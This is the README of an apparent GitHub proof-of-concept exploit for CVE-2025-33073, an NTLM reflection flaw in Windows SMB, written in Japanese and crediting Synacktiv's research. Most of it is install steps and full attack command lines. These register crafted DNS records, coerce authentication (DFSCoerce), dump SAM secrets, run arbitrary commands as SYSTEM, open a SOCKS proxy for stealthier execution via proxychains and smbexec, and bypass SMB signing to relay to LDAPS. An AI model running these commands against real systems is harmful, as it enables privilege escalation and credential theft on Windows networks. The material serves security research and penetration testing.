
 mverschu/cve-2025-33073
NTLMリフレクションSMB脆弱性のPoCエクスプロイト

NTLMリフレクションSMB脆弱性のPoCエクスプロイト。
すべてのクレジットは公式の調査に帰属します:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
OS: Kali Linux(ほとんどのパッケージがプリインストールされています)。
pipx(推奨) — ldap3-bleeding-edge、impacket、dnspythonを分離されたアプリ用venvにインストールします:
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
NetExec (nxc) と dig は引き続き PATH 上に必要です(Kali には含まれています)。--smb-signing を使うには、フォーク版 impacket を pipx 環境にインストールしてください:
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
ローカル venv — setup.sh / requirements.txt と同じ依存関係:
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
これにより ldap3-bleeding-edge==2.10.1.1337、impacket、および dnspython がインストールされます。

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
ターゲット固有のDNSラベル(Synacktiv SRV1の例)
デフォルトでは、このツールは localhost1UWhRC... を登録します。一部のターゲットでは、被害者のコンピューター名から派生したラベルを登録することで、Windowsがそれをlocalhostのように扱います(Synacktivの解説記事を参照)。--reflection-host SRV1 は srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA を作成します。SRV1.ASGARD.LOCAL のようなFQDNを使用した場合は、最初のラベルのみが使用されます。
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1
カスタムコマンド

secretsdump を実行する代わりに、カスタムコマンドを実行できます。
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
SYSTEM として有効な接続が確立された後、よりステルス性の高いコマンド実行を行うため。ここでは --target と --target-ip は同じ値にする必要があります。
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 また、SAMをダンプする代わりに、proxychains経由でカスタムコマンドを実行することもできます。
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


SMB署名が有効な状態でリフレクションが本当に機能しないのかを調査した結果、パケットからSIGN/SEALを削除すれば、通常はMICのために不可能とされるSMBからLDAPSへのリレーが可能になるバグを発見した。
以下に感謝する:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

デバイスと同じブロードキャストドメイン内にいて、そのデバイスが LLMNR ポイズニングに対して脆弱である場合、DNS レコードを登録することなくデバイスをエクスプロイトできる可能性があります。

ローカル NTLM 認証が行われる場合

ローカル NTLM 認証が行われず、試行が FAILED になる場合
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073






